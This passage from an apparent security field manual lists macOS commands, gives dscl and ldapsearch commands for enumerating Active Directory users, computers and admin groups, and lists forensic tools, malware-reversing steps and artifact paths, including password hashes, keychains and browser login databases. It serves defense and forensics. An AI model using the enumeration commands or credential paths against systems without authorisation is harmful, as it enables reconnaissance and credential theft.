Slax	2002	9.9.1	6/17/19	Debian, Slackware (until Slax 9)
SliTaz GNU/Linux	2008	Rolling	12/3/17	Ind
Solus	2005	Rolling	8/15/17	-
SolydXK	2013	201902	3/3/19	Debian
SparkyLinux	2012	5.7.1	4/3/19	Debian
Source Mage GNU/Linux	2002	0.62-11	10/22/17	Sorcerer
SteamOS	2013	2.195	7/19/19	Debian

<b>SUSE Linux Enterprise</b>	2000	<b>15SP1</b>	8/12/19	Slackware, Jurix
<b>Tails</b>	2009	<b>3.14.2</b>	6/23/19	Debian
<b>Tiny Core Linux</b>	2009	<b>10.1</b>	1/20/19	inspired Damn Small Linux
<b>Tor-ramdisk</b>	2008	<b>20170130</b>	1/30/17	Gentoo Linux Embedded, uClibc
<b>Trisquel GNU/Linux</b>	2005	<b>8</b>	4/18/18	Ubuntu LTS
<b>TurnKey GNU/Linux</b>	2008	<b>15.x</b>	6/28/19	Debian
<b>Ubuntu</b>	2004	<b>19.1</b>	10/17/19	Debian
<b>Univention Corporate Server</b>	2004	<b>4.4</b>	3/12/19	Debian
<b>Ututo</b>	2000	<b>XS 2012</b>	4/27/12	Ututo XS: Gentoo Linux, Ututo UL: Ubuntu
<b>VectorLinux</b>	1999	<b>VL 7.2</b>	8/28/17	Slackware
<b>Void Linux</b>	2008	<b>Rolling</b>	10/7/17	part/inspir ed by FreeBSD/Net BSD
<b>Webconverger</b>	2007	<b>35</b>	5/19/16	Debian
<b>Xandros</b>	2001	<b>?</b>	7/26/07	Corel Linux
<b>Zentyal</b>	2005	<b>6</b>	10/30/18	Debian, Ubuntu
<b>Zenwalk</b>	2004	<b>Rolling</b>	3/9/18	Slackware
<b>Zorin OS</b>	2009	<b>OS 15</b>	6/5/19	Ubuntu

REFERENCE:

[https://en.wikipedia.org/wiki/Comparison\\_of\\_Linux\\_distributions](https://en.wikipedia.org/wiki/Comparison_of_Linux_distributions)

# M

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## MACOS\_Commands

ALL	ADMINISTRATION	MacOS
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Defaults commands in MacOS.

A-Z COMMANDS	DESCRIPTION
<b>A</b>	
<b>afconvert</b>	Audio File Convert
<b>afinfo</b>	Audio File Info
<b>afplay</b>	Audio File Play
<b>airport</b>	Manage Apple AirPort
<b>alias</b>	Create an alias
<b>alloc</b>	List used and free memory
<b>apropos</b>	Search the whatis database for strings
<b>asr</b>	Apple Software Restore
<b>atsutil</b>	Font registration system utility
<b>awk</b>	Find and Replace text within file(s)
<b>B</b>	
<b>basename</b>	Convert a full pathname to just a filename
<b>bash</b>	Bourne-Again Shell
<b>bg</b>	Send to background
<b>bind</b>	Set or display readline key and function bindings
<b> bless</b>	Set volume bootability and startup disk options
<b>break</b>	Exit from a For, While, Until or Select loop
<b>builtin</b>	Execute a shell builtin
<b>bzip2</b>	Compress or decompress files
<b>C</b>	

<b>caffeinate</b>	Prevent the system from sleeping
<b>cal</b>	Display a calendar
<b>calendar</b>	Reminder Service
<b>caller</b>	Return the context of a subroutine call
<b>cancel</b>	Cancel print jobs
<b>case</b>	Conditionally perform a command
<b>cat</b>	Concatenate and print (display) the content of files
<b>cd</b>	Change Directory
<b>chflags</b>	Change a file or folder's flags
<b>chgrp</b>	Change group ownership
<b>chmod</b>	Change access permissions
<b>chown</b>	Change file owner and group
<b>chroot</b>	Run a command with a different root directory
<b>cksum</b>	Print CRC checksum and byte counts
<b>clear</b>	Clear terminal screen
<b>cmp</b>	Compare two files
<b>comm</b>	Compare two sorted files line by line
<b>command</b>	Run a command (not a function)
<b>complete</b>	Edit a command completion [word/pattern/list]
<b>continue</b>	Resume the next iteration of a loop
<b>cp</b>	Copy one or more files to another location
<b>cron</b>	Daemon to execute scheduled commands
<b>crontab</b>	Schedule a command to run at a later date/time
<b>csplit</b>	Split a file into context-determined pieces
<b>csutil</b>	Configure System Integrity Protection (SIP)
<b>cupsfiler</b>	Convert a file to another format using cups filters
<b>curl</b>	Transfer data from or to a server
<b>cut</b>	Divide a file into several parts
<b>D</b>	
<b>date</b>	Display or change the date & time
<b>dc</b>	Desk Calculator
<b>dd</b>	Convert and copy a file, clone disks
<b>declare</b>	Declare variable & set attributes
<b>defaults</b>	Set preferences, show hidden files
<b>df</b>	Display free disk space
<b>diff</b>	Display the differences between two files
<b>diff3</b>	Show differences among three files
<b>dig</b>	DNS lookup
<b>dirname</b>	Convert a full pathname to just a path
<b>dirs</b>	Display list of remembered directories
<b>diskutil</b>	Disk utilities - Format, Verify, Repair
<b>disown</b>	Unbind a job from the current login session
<b>ditto</b>	Copy files and folders
<b>dot_clean</b>	Remove dot-underscore files
<b>drutil</b>	Interact with CD/DVD burners

<b>dscacheutil</b>	Query or flush the Directory Service/DNS cache
<b>dseditgroup</b>	Edit, create, manipulate, or delete groups
<b>dsenableroot</b>	Enable root access
<b>dsmemberutil</b>	View user and groups rights
<b>dscl</b>	Directory Service command line utility
<b>dtruss</b>	Print process system call time details
<b>du</b>	Estimate file space usage
<b>E</b>	
<b>echo</b>	Display text on screen
<b>ed</b>	A line-oriented text editor (edlin)
<b>enable</b>	Enable and disable builtin shell commands
<b>env</b>	List or Set environment variables
<b>eval</b>	Evaluate several commands/arguments
<b>exec</b>	Execute a command
<b>exit</b>	Exit the shell
<b>execsnoop</b>	Snoop new process execution
<b>expand</b>	Convert tabs to spaces
<b>expect</b>	Programmed dialogue with interactive programs
<b>F</b>	
<b>fc</b>	Fix command (history)
<b>fdisk</b>	Partition table manipulator for Darwin UFS/HFS/DOS
<b>fdesetup</b>	FileVault configuration, list FileVault users
<b>fg</b>	Send job to foreground
<b>file</b>	Determine file type
<b>find</b>	Search for files that meet a desired criteria
<b>fmt</b>	Reformat paragraph text
<b>fold</b>	Wrap text to fit a specified width
<b>for</b>	Loop command
<b>fsck</b>	Filesystem consistency check and repair
<b>fs_usage</b>	Filesystem usage (process/pathname)
<b>ftp</b>	Internet file transfer program
<b>function</b>	Define Function Macros
<b>fuser</b>	List processes that have one or more files open
<b>G</b>	
<b>GetFileInfo</b>	Get attributes of HFS+ files
<b>getopt</b>	Parse positional parameters
<b>getopts</b>	Parse positional parameters
<b>goto</b>	Jump to label and continue execution
<b>grep</b>	Search file(s) for lines that match a given pattern
<b>groups</b>	Print group names a user is in
<b>gzip</b>	Compress or decompress files
<b>H</b>	
<b>halt</b>	Stop and restart the operating system

<b>hash</b>	Refresh the cached/remembered location of commands
<b>head</b>	Display the first lines of a file
<b>hdiutil</b>	Manipulate iso disk images
<b>history</b>	Command History
<b>hostname</b>	Print or set system name
<b>I</b>	
<b>iconv</b>	Convert the character set of a file
<b>id</b>	Print user and group names/id's
<b>if</b>	Conditionally perform a command
<b>ifconfig</b>	Configure network interface parameters
<b>iostat</b>	Report CPU and i/o statistics
<b>ipconfig</b>	View and control IP configuration state
<b>info</b>	Help info
<b>install</b>	Copy files and set attributes
<b>iosnoop</b>	Snoop I/O events as they occur
<b>J</b>	
<b>jobs</b>	List active jobs
<b>join</b>	Join lines on a common field
<b>K</b>	
<b>kextfind</b>	List kernel extensions
<b>kextstat</b>	Display status of loaded kernel extensions (kexts)
<b>kextunload</b>	Terminate driver instances and unload kernel extensions.
<b>kickstart</b>	Configure Apple Remote Desktop
<b>kill</b>	Kill a process by specifying its PID
<b>killall</b>	Kill processes by name
<b>L</b>	
<b>l</b>	List files in long format (ls -l)
<b>last</b>	Indicate last logins of users and ttys
<b>launchctl</b>	Load or unload daemons/agents
<b>ll</b>	List files in long format, showing invisible files (ls -la)
<b>less</b>	Display output one screen at a time
<b>let</b>	Evaluate expression
<b>lipo</b>	Convert a universal binary
<b>ln</b>	Make links between files (hard links, symbolic links)
<b>local</b>	Set a local (function) variable
<b>locate</b>	Find files
<b>logname</b>	Print current login name
<b>login</b>	log into the computer
<b>logout</b>	Exit a login shell (bye)
<b>look</b>	Display lines beginning with a given string
<b>lp</b>	Print files
<b>lpr</b>	Print files
<b>lprm</b>	Remove jobs from the print queue
<b>lpstat</b>	Printer status information
<b>ls</b>	List information about file(s)

<b>lsregister</b>	Reset the Launch Services database
<b>lsbom</b>	List a bill of materials file
<b>lsop</b>	List open files
<b>M</b>	
<b>man</b>	Help manual
<b>mdfind</b>	Spotlight search
<b>mdutil</b>	Manage Spotlight metadata store
<b>mkdir</b>	Create new folder(s)
<b>mkfifo</b>	Make FIFOs (named pipes)
<b>mkfile</b>	Make a file
<b>mktemp</b>	Make a temporary file
<b>more</b>	Display output one screen at a time
<b>mount</b>	Mount a file system
<b>mv</b>	Move or rename files or directories
<b>N</b>	
<b>nano</b>	Simple text editor
<b>nc/netcat</b>	Read and write data across networks
<b>net</b>	Manage network resources
<b>netstat</b>	Show network status
<b>networksetup</b>	Network and System Preferences
<b>nice</b>	Set the priority of a command
<b>nohup</b>	Run a command immune to hangups
<b>ntfs.util</b>	NTFS file system utility
<b>nvrnm</b>	Manipulate firmware variables
<b>O</b>	
<b>onintr</b>	Control the action of a shell interrupt
<b>open</b>	Open a file/folder/URL/Application
<b>opensnoop</b>	Snoop file opens as they occur
<b>openssl</b>	OpenSSL command line
<b>osacompile</b>	Compile Applescript
<b>osascript</b>	Execute AppleScript
<b>P</b>	
<b>passwd</b>	Modify a user password
<b>paste</b>	Merge lines of files
<b>pbcopy</b>	Copy data to the clipboard
<b>pbpaste</b>	Paste data from the Clipboard
<b>pgrep</b>	List processes by a full or partial name
<b>ping</b>	Test a network connection
<b>pkill</b>	Kill processes by a full or partial name
<b>pkgbuild</b>	Build a macOS Installer component package
<b>pkgutil</b>	Query and manipulate installed packages
<b>plutil</b>	Property list utility
<b>pmsset</b>	Power Management settings
<b>popd</b>	Restore the previous value of the current directory •
<b>pr</b>	Convert text files for printing
<b>printenv</b>	List environment variables
<b>printf</b>	Format and print data
<b>ps</b>	Process status
<b>pushd</b>	Save and then change the current directory

<b>pwd</b>	Print Working Directory
<b>Q</b>	
<b>quota</b>	Display disk usage and limits
<b>R</b>	
<b>rcp</b>	Copy files between machines
<b>read</b>	Read one line from standard input
<b>readonly</b>	Mark a variable or function as read-only
<b>reboot</b>	Stop and restart the system
<b>ReportCrash</b>	Enable/Disable crash reporting
<b>return</b>	Exit a function
<b>rev</b>	Reverse lines of a file
<b>rm</b>	Remove files
<b>rmdir</b>	Remove folder(s)
<b>rpm</b>	Remote Package Manager
<b>rsync</b>	Remote file copy - Sync file tree
<b>S</b>	
<b>say</b>	Convert text to audible speech
<b>screen</b>	Multiplex terminal, run remote shells via ssh
<b>screencapture</b>	Capture screen image to file or disk
<b>scselect</b>	Switch between network locations
<b>scutil</b>	Manage system configuration parameters
<b>sdiff</b>	Merge two files interactively
<b>security</b>	Administer Keychains, keys, certificates and the Security framework
<b>sed</b>	Stream Editor
<b>select</b>	Generate a list of items
<b>serverinfo</b>	Server information
<b>set</b>	Set a shell variable = value
<b>setfile</b>	Set attributes of HFS+ files
<b>sharing</b>	Create share points for afp, ftp and smb services
<b>shasum</b>	Print or Check SHA Checksums
<b>shift</b>	Shift positional parameters
<b>shopt</b>	Set shell options
<b>shutdown</b>	Shutdown or restart macOS
<b>sips</b>	Scriptable image processing system
<b>sleep</b>	Delay for a specified time
<b>softwareupdate</b>	System software update tool
<b>sort</b>	Sort text files
<b>source</b>	Execute commands from a file
<b>spctl</b>	Security assessment policy/Gatekeeper
<b>split</b>	Split a file into fixed-size pieces
<b>sqlite3</b>	SQL database (download history)
<b>srm</b>	Securely remove files or directories
<b>stat</b>	Display the status of a file
<b>stop</b>	Stop a job or process
<b>su</b>	Substitute user identity
<b>sudo</b>	Execute a command as another user
<b>sum</b>	Print a checksum for a file



<b>suspend</b>	Suspend execution of this shell
<b>sw_vers</b>	Print macOS operating system version
<b>sysctl</b>	Get or set kernel state
<b>system_profiler</b>	Report system configuration
<b>systemsetup</b>	Computer and display system settings
<b>T</b>	
<b>tail</b>	Output the last part of files
<b>tar</b>	Tape ARchiver
<b>tccutil</b>	Manage the privacy database
<b>tcpdump</b>	Dump traffic on a network
<b>tee</b>	Redirect output to multiple files
<b>test</b>	Condition evaluation
<b>textutil</b>	Manipulate text files in various formats (Doc,html,rtf)
<b>time</b>	Measure Program Resource Use
<b>times</b>	Print shell & shell process times
<b>tmutil</b>	Time Machine utility
<b>top</b>	Display process information
<b>touch</b>	Change file timestamps
<b>tput</b>	Set terminal-dependent capabilities, color, position
<b>tr</b>	Translate, squeeze, and/or delete characters
<b>trap</b>	Execute a command when the shell receives a signal
<b>traceroute</b>	Trace Route to Host
<b>trimforce</b>	Enable TRIM commands on third-party drives
<b>tty</b>	Print filename of terminal on stdin
<b>type</b>	Describe a command
<b>U</b>	
<b>ufs.util</b>	Mount/unmount UFS file system
<b>ulimit</b>	limit the use of system-wide resources
<b>umask</b>	Users file creation mask
<b>umount</b>	Unmount a device
<b>unalias</b>	Remove an alias
<b>uname</b>	Print system information
<b>unexpand</b>	Convert spaces to tabs
<b>uniq</b>	Uniquify files
<b>units</b>	Convert units from one scale to another
<b>unset</b>	Remove variable or function names
<b>until</b>	Loop command
<b>uptime</b>	Show how long system has been running
<b>users</b>	Print login names of users currently logged in
<b>until</b>	Execute commands (until error)
<b>uuencode</b>	Encode a binary file
<b>uudecode</b>	Decode a file created by uuencode
<b>uuidgen</b>	Generate a Unique ID (UUID/GUID)
<b>uucp</b>	Unix to Unix copy
<b>V</b>	
<b>vi</b>	Text Editor

<b>W</b>	
<b>w</b>	Show who is logged on & what they are doing
<b>wait</b>	Wait for a process to complete
<b>wall</b>	Write a message to users
<b>wc</b>	Print byte, word, and line counts
<b>whatis</b>	Search the whatis database for complete words
<b>whereis</b>	Locate a program
<b>which</b>	Locate a program file in the user's path
<b>while</b>	Loop command •
<b>who</b>	Print all usernames currently logged on
<b>whoami</b>	Print the current user id and name (`id - un')
<b>write</b>	Send a message to another user
<b>X</b>	
<b>xargs</b>	Execute utility - passing arguments
<b>xattr</b>	Display and manipulate extended attributes
<b>xcode-select -- install</b>	Install the command line developer tools
<b>Y</b>	
<b>yes</b>	Print a string until interrupted
<b>Z</b>	
<b>zip</b>	Package and compress (archive) files.
<b>!!</b>	Run the last command again

## MacOS DOMAIN ENUMERATION COMMANDS

Domain: TEST.local

### User Enumeration:

```
dsccl . ls /Users
dsccl . read /Users/[username]
dsccl "/Active Directory/TEST/All Domains" ls /Users
dsccl "/Active Directory/TEST/All Domains" read /Users/[username]
dscacheutil -q user
```

### LDAP:

```
ldapsearch -H ldap://test.local -b DC=test,DC=local
"(objectclass=user)"
ldapsearch -H ldap://test.local -b DC=test,DC=local
"(&(objectclass=user)(name=[username]))"
```

### Computer Enumeration:

```
dsccl "/Active Directory/TEST/All Domains" ls /Computers
dsccl "/Active Directory/TEST/All Domains" read
"/Computers/[compname]$"
```

### LDAP:

```
ldapsearch -H ldap://test.local -b DC=test,DC=local
"(objectclass=computer)"
```

```
ldapsearch -H ldap://test.local -b DC=test,DC=local
"(&(objectclass=computer)(name=[computername]))"
```

#### Group Enumeration:

```
dscl . ls /Groups
dscl . read "/Groups/[groupname]"
dscl "/Active Directory/TEST/All Domains" ls /Groups
dscl "/Active Directory/TEST/All Domains" read
"/Groups/[groupname]"
```

LDAP:

```
ldapsearch -H ldap://test.local -b DC=test,DC=local
"(objectclass=group)"
ldapsearch -H ldap://test.local -b DC=test,DC=local
"(&(objectclass=group)(name=[groupname]))"
ldapsearch -H ldap://test.local -b DC=test,DC=local
"(&(objectclass=group)(name=*admin*))"
```

#### Domain Information:

```
dsconfigad -show
```

LDAP:

```
ldapsearch -H ldap://test.local -b DC=test,DC=local
"(objectclass=trusteddomain)"
```

**M**

**M**

## MACOS\_Defend

BLUE TEAM

FORENSICS

MacOS

#### Evidence Collection Order of Volatility (RFC3227)

- Registers, cache
- Routing table, arp cache, process table, kernel statistics, memory
- Temporary file systems
- Disk
- Remote logging and monitoring data that is relevant to the system in question
- Physical configuration, network topology
- Archival media

### MacOS FORENSIC/DEFENSIVE TOOLS

#### VENATOR

macOS tool for proactive detection

REFERENCE:

<https://github.com/richiercyrus/Venator>

<https://posts.specterops.io/introducing-venator-a-macos-tool-for-proactive-detection-34055a017e56>

### **Google Santa Process Whitelisting**

Santa is a binary whitelisting/blacklisting system for macOS.

REFERENCE:

<https://github.com/google/santa>

### **KNOCK KNOCK**

See what's persistently installed on your Mac. KnockKnock uncovers persistently installed software in order to generically reveal malware.

REFERENCE:

<https://objective-see.com/products.html>

### **LuLu**

LuLu is the free, open firewall for Macs that can protect your network connections and detect malicious activity.

REFERENCE:

<https://objective-see.com/products.html>

### **BlockBlock**

BlockBlock provides continual protection by monitoring persistence locations. Any new persistent component will trigger a BlockBlock alert, allowing malicious items be blocked.

REFERENCE:

<https://objective-see.com/products.html>

### **Netiquette**

Netiquette, a network monitor, allows one to explore all network sockets and connections, either via an interactive UI, or from the commandline.

REFERENCE:

<https://objective-see.com/products.html>

### **mac\_apt**

mac\_apt is a DFIR tool to process Mac computer full disk images (or live machines) and extract data/metadata useful for forensic investigation.

REFERENCE:

[https://github.com/ydkhatri/mac\\_apt](https://github.com/ydkhatri/mac_apt)

### **OSXCollector**

The collection script runs on a potentially infected machine and outputs a JSON file that describes the target machine. OSXCollector gathers information from plists, SQLite databases and the local file system.

REFERENCE:

<https://github.com/Yelp/OSXCollector>

## **REVERSING MacOS MALWARE**

### #Install Apple Command Line Tools

```
Tools include:  
strings -string decoder  
file, nm, xattr, mdls -file analysis utilities  
hexdump, od, xxd -hex editors  
otool -static disassembler  
lldb -debugger, memory reader and dynamic disassembler
```

### #File type the malware sample:

```
file malware_file  
xattr -l malware_file  
ls -al@ malware_file
```

### #If signed check \_CodeSignature for IoCs.

```
codesign -dvvvv -r - malware_file.app/  
#Look for TeamIdentifier & Bundle Identifier
```

### #Check is certificate is still valid or revoked:

```
spctl --verbose=4 --assess --type execute malware_file.app
```

### #Application Bundle Enumeration

```
putil -p malware_file.app/Contents/Info.plist
```

### #PageStuff & nm to look at internal structure

```
nm -m malware_file.app/MacOS/malware_file  
pagestuff malware_file.app/MacOS/malware_file -a
```

### #Dump Strings to a file for review

```
strings - malware_file > malwareStrings.txt
```

### #Use otool to find shared library links, method names, & disassembly

```
otool -L malware_file > malwareLibs.txt  
otool -oV malware_file > malwareMethods.txt  
otool -tV malware_file > malwareDisassembly.txt
```

## MacOS MISC

### Show System Logs

```
logs show > logs.txt  
sudo logs collect <time> --output <file>
```

## MacOS ARTIFACT LOCATIONS

AUTORUN LOCATIONS	
Launch Agents files	/Library/LaunchAgents/*

"	/System/Library/LaunchAgents/*
"	%%users.homedir%/Library/LaunchAgents/*
<b>Launch Daemons files</b>	/Library/LaunchDaemons/*
"	/System/Library/LaunchDaemons/*
<b>Startup Items file</b>	/Library/StartupItems/*
"	/System/Library/StartupItems/*
<b>SYSTEM LOGS</b>	
<b>System Log files main folder</b>	/var/log/*
<b>Apple System Log</b>	/var/log/asl/*
<b>Audit Log</b>	/var/audit/*
<b>Installation log</b>	/var/log/install.log
<b>Mac OS X utmp and wtmp login record file</b>	/var/log/wtmp
"	/var/log/utmp
<b>Mac OS X lastlog file</b>	/var/log/lastlog
<b>Mac OS X 10.5 utmpx login record file</b>	/var/run/utmpx
<b>Apple Unified Logging and Activity Tracing</b>	/var/db/diagnostics/*.tracev3
"	/var/db/diagnostics/*/*.tracev3
"	/var/db/uuidtext/*/*
<b>SYSTEM PREFERENCES</b>	
<b>System Preferences plist files</b>	/Library/Preferences/**
<b>Global Preferences plist file</b>	/Library/Preferences/.GlobalPreferences.plist
<b>Login Window Info</b>	/Library/Preferences/com.apple.loginwindow.plist
<b>Bluetooth Preferences and paired device info</b>	/Library/Preferences/com.apple.Bluetooth.plist
<b>Time Machine Info</b>	/Library/Preferences/com.apple.TimeMachine.plist
<b>Keyboard layout plist file</b>	/Library/Preferences/com.apple.HIToolbox.plist
<b>System configuration preferences plist file</b>	/Library/Preferences/SystemConfiguration/preferences.plist
<b>SYSTEM SETTINGS/INFO</b>	
<b>OS Installation time</b>	/var/db/.AppleSetupDone
<b>OS name and version</b>	/System/Library/CoreServices/SystemVersion.plist

<b>Users Log In Password Hash Plist</b>	/var/db/dslocal/nodes/Default/users/*.plist
<b>SLEEP/HYBERNATE SWAP</b>	
<b>Sleep Image File</b>	/var/vm/sleepimage
<b>Swap Files</b>	/var/vm/swapfile#
<b>KERNEL EXTENSIONS</b>	
<b>Kernel extension (.kext) files</b>	/System/Library/Extensions/*
"	/Library/Extensions/*
<b>SOFTWARE INSTALLATION</b>	
<b>Software Installation History</b>	/Library/Receipts/InstallHistory.plist
<b>Software Update</b>	/Library/Preferences/com.apple.SoftwareUpdate.plist
<b>SYSTEM INFO MISC.</b>	
<b>Local Time Zone configuration</b>	/etc/localtime
<b>Mac OS X at jobs</b>	/usr/lib/cron/jobs/*
<b>Cron tabs</b>	/etc/crontab
"	/usr/lib/cron/tabs/*
<b>Periodic system functions scripts and configuration</b>	/etc/defaults/periodic.conf
"	/etc/periodic.conf
"	/etc/periodic.conf.local
"	/etc/periodic/**2
"	/usr/local/etc/periodic/**2
"	/etc/daily.local/*
"	/etc/weekly.local/*
"	/etc/monthly.local/*
"	/etc/periodic/daily/*
"	/etc/periodic/weekly/*
"	/etc/periodic/monthly/*
<b>NETWORKING</b>	
<b>Hosts file</b>	/etc/hosts
<b>Remembered Wireless Networks</b>	/Library/Preferences/SystemConfiguration/com.apple.airport.preferences.plist
<b>USER ARTIFACTS</b>	
<b>AUTORUN</b>	
<b>Login Items</b>	%%users.homedir%/Library/Preferences/com.apple.loginitems.plist
<b>USERS</b>	
<b>Users directories in /Users</b>	/Users/*
<b>USER DIRECTORIES</b>	
<b>Downloads Directory</b>	%%users.homedir%/Downloads/*

<b>Documents Directory</b>	%%users.homedir%/Documents/*
<b>Music Directory</b>	%%users.homedir%/Music/*
<b>Desktop Directory</b>	%%users.homedir%/Desktop/*
<b>Library Directory</b>	%%users.homedir%/Library/*
<b>Movies Directory</b>	%%users.homedir%/Movies/*
<b>Pictures Directory</b>	%%users.homedir%/Pictures/*
<b>Public Directory</b>	%%users.homedir%/Public/*
<b>Applications</b>	/Applications/*
<b>PREFERENCES</b>	
<b>User preferences directory</b>	%%users.homedir%/Library/Preferences/*
<b>iCloud user preferences</b>	%%users.homedir%/Library/Preferences/MobileMeAccounts.plist
<b>Sidebar Lists Preferences</b>	%%users.homedir%/Library/Preferences/com.apple.sidebarlists.plist
<b>"</b>	%%users.homedir%/Preferences/com.apple.sidebarlists.plist
<b>User Global Preferences</b>	%%users.homedir%/Library/Preferences/.GlobalPreferences.plist
<b>Dock database</b>	%%users.homedir%/Library/Preferences/com.apple.Dock.plist
<b>Attached iDevices</b>	%%users.homedir%/Library/Preferences/com.apple.iPod.plist
<b>Quarantine Event Database</b>	%%users.homedir%/Library/Preferences/com.apple.LaunchServices.QuarantineEvents
<b>"</b>	%%users.homedir%/Library/Preferences/com.apple.LaunchServices.QuarantineEventsV2
<b>LOGS</b>	
<b>User and Applications Logs Directory</b>	%%users.homedir%/Library/Logs/*
<b>Misc. Logs</b>	/Library/Logs/*
<b>Terminal Commands History</b>	%%users.homedir%/ .bash_history
<b>Terminal Commands Sessions</b>	%%users.homedir%/ .bash_sessions/*
<b>USER'S ACCOUNTS</b>	
<b>User's Social Accounts</b>	%%users.homedir%/Library/Accounts/Accounts3.sqlite
<b>iDEVICE BACKUPS</b>	
<b>iOS device backups directory</b>	%%users.homedir%/Library/Application Support/MobileSync/Backup/*
<b>iOS device backup information</b>	%%users.homedir%/Library/Application Support/MobileSync/Backup/*/info.plist
<b>iOS device backup apps information</b>	%%users.homedir%/Library/Application Support/MobileSync/Backup/*/Manifest.plist
<b>iOS device backup files information</b>	%%users.homedir%/Library/Application Support/MobileSync/Backup/*/Manifest.mbdb
<b>iOS device backup status information</b>	%%users.homedir%/Library/Application Support/MobileSync/Backup/*/Status.plist



<b>RECENT ITEMS</b>	
Recent Items	%%users.homedir%/Library/Preferences/com.apple.recentitems.plist
Recent Items application specific	%%users.homedir%/Library/Preferences/*LSSharedFileList.plist
<b>MISC</b>	
Application Support Directory	%%users.homedir%/Library/Application Support/*
Keychain Directory	%%users.homedir%/Library/Keychains/*
User Trash Folder	%%users.homedir%/Library/.Trash/*
macOS NotificationCenter database	/private/var/folders/[a-z][0-9]*/*/com.apple.notificationcenter/db2/db
"	/private/var/folders/[a-z][0-9]*/*/com.apple.notificationcenter/db/db
"	%%users.homedir%/Library/Application Support/NotificationCenter/*.db
KnowledgeC User and Application usage database	%%users.homedir%/Library/Application Support/Knowledge/knowledgeC.db
"	/private/var/db/CoreDuet/Knowledge/knowledgeC.db
<b>APPLICATIONS ARTIFACTS</b>	
<b>iCLOUD</b>	
iCloud Accounts	%%users.homedir%/Library/Application Support/iCloud/Accounts/*
<b>SKYPE</b>	
Skype Directory	%%users.homedir%/Library/Application Support/Skype/*
Skype User profile	%%users.homedir%/Library/Application Support/Skype/*/*
Skype Preferences and Recent Searches	%%users.homedir%/Library/Preferences/com.skype.skype.plist
Main Skype database	%%users.homedir%/Library/Application Support/Skype/*/*Main.db
Chat Sync Directory	%%users.homedir%/Library/Application Support/Skype/*/*chatsync/*
<b>SAFARI</b>	
Safari Main Folder	%%users.homedir%/Library/Safari/*
Safari Bookmarks	%%users.homedir%/Library/Safari/Bookmarks.plist
Safari Downloads	%%users.homedir%/Library/Safari/Downloads.plist
Safari Installed Extensions	%%users.homedir%/Library/Safari/Extensions/Extensions.plist
"	%%users.homedir%/Library/Safari/Extensions/*

<b>Safari History</b>	%%users.homedir%/Library/Safari/History.plist
"	%%users.homedir%/Library/Safari/History.db
<b>Safari History Index</b>	%%users.homedir%/Library/Safari/HistoryIndex.sk
<b>Safari Last Session</b>	%%users.homedir%/Library/Safari/LastSession.plist
<b>Safari Local Storage Directory</b>	%%users.homedir%/Library/Safari/LocalStorage/*
<b>Safari Local Storage Database</b>	%%users.homedir%/Library/Safari/LocalStorage/StorageTracker.db
<b>Safari Top Sites</b>	%%users.homedir%/Library/Safari/TopSites.plist
<b>Safari Webpage Icons Database</b>	%%users.homedir%/Library/Safari/WebpageIcons.db
<b>Safari Webpage Databases</b>	%%users.homedir%/Library/Safari/Databases/*
<b>Safari Cache Directory</b>	%%users.homedir%/Library/Caches/com.apple.Safari/*
<b>Safari Cache</b>	%%users.homedir%/Library/Caches/com.apple.Safari/Cache.db
<b>Safari Extensions Cache</b>	%%users.homedir%/Library/Caches/com.apple.Safari/Extensions/*
<b>Safari Webpage Previews</b>	%%users.homedir%/Library/Caches/com.apple.Safari/Webpage Previews/*
<b>Safari Cookies</b>	%%users.homedir%/Library/Cookies/Cookies.binarycookies
<b>Safari Preferences and Search terms</b>	%%users.homedir%/Library/Preferences/com.apple.Safari.plist
<b>Safari Extension Preferences</b>	%%users.homedir%/Library/Preferences/com.apple.Safari.Extensions.plist
<b>Safari Bookmark Cache</b>	%%users.homedir%/Library/Caches/Metadata/Safari/Bookmarks/*
<b>Safari History Cache</b>	%%users.homedir%/Library/Caches/Metadata/Safari/History/*
<b>Safari Temporary Images</b>	%%users.homedir%/Library/Caches/com.apple.Safari/fsCachedData/*
<b>FIREFOX</b>	
<b>Firefox Directory</b>	%%users.homedir%/Library/Application Support/Firefox/*
<b>Firefox Profiles</b>	%%users.homedir%/Library/Application Support/Firefox/Profiles/*
<b>Firefox Cookies</b>	%%users.homedir%/Library/Application Support/Firefox/Profiles/*/Cookies.sqlite
<b>Firefox Downloads</b>	%%users.homedir%/Library/Application Support/Firefox/Profiles/*/Downloads.sqlite
<b>Firefox Form History</b>	%%users.homedir%/Library/Application Support/Firefox/Profiles/*/Formhistory.sqlite

<b>Firefox History</b>	%%users.homedir%%/Library/Application Support/Firefox/Profiles/*/Places.sqlite
<b>Firefox Signon</b>	%%users.homedir%%/Library/Application Support/Firefox/Profiles/*/signons.sqlite
<b>Firefox Key</b>	%%users.homedir%%/Library/Application Support/Firefox/Profiles/*/key3.db
<b>Firefox Permissions</b>	%%users.homedir%%/Library/Application Support/Firefox/Profiles/*/permissions.sqlite
<b>Firefox Add-ons</b>	%%users.homedir%%/Library/Application Support/Firefox/Profiles/*/addons.sqlite
"	%%users.homedir%%/Library/Application Support/Firefox/Profiles/*/addons.json
<b>Firefox Extension</b>	%%users.homedir%%/Library/Application Support/Firefox/Profiles/*/extensions.sqlite
"	%%users.homedir%%/Library/Application Support/Firefox/Profiles/*/extensions.json
<b>Firefox Pages Settings</b>	%%users.homedir%%/Library/Application Support/Firefox/Profiles/*/content-prefs.sqlite
<b>Firefox Cache</b>	%%users.homedir%%/Library/Caches/Firefox/Profiles/*.default/Cache/*
"	%%users.homedir%%/Library/Caches/Firefox/Profiles/*.default/cache2/*
"	%%users.homedir%%/Library/Caches/Firefox/Profiles/*.default/cache2/doomed/*
"	%%users.homedir%%/Library/Caches/Firefox/Profiles/*.default/cache2/entries/*
<b>CHROME</b>	
<b>Chrome Main Folder</b>	%%users.homedir%%/Library/Application Support/Google/Chrome/*
<b>Chrome Default profile</b>	%%users.homedir%%/Library/Application Support/Google/Chrome/default/*
<b>Chrome History</b>	%%users.homedir%%/Library/Application Support/Google/Chrome/*/History
"	%%users.homedir%%/Library/Application Support/Google/Chrome/*/Archived History
"	%%users.homedir%%/Library/Application Support/Google/Chrome Canary/*/Archived History
"	%%users.homedir%%/Library/Application Support/Google/Chrome Canary/*/History
<b>Chrome Bookmarks</b>	%%users.homedir%%/Library/Application Support/Google/Chrome/*/Bookmarks
<b>Chrome Cookies</b>	%%users.homedir%%/Library/Application Support/Google/Chrome/*/Cookies
<b>Chrome Local Storage</b>	%%users.homedir%%/Library/Application Support/Google/Chrome/*/Local Storage/*

<b>Chrome Login Data</b>	%%users.homedir%/Library/Application Support/Google/Chrome/*/Login Data
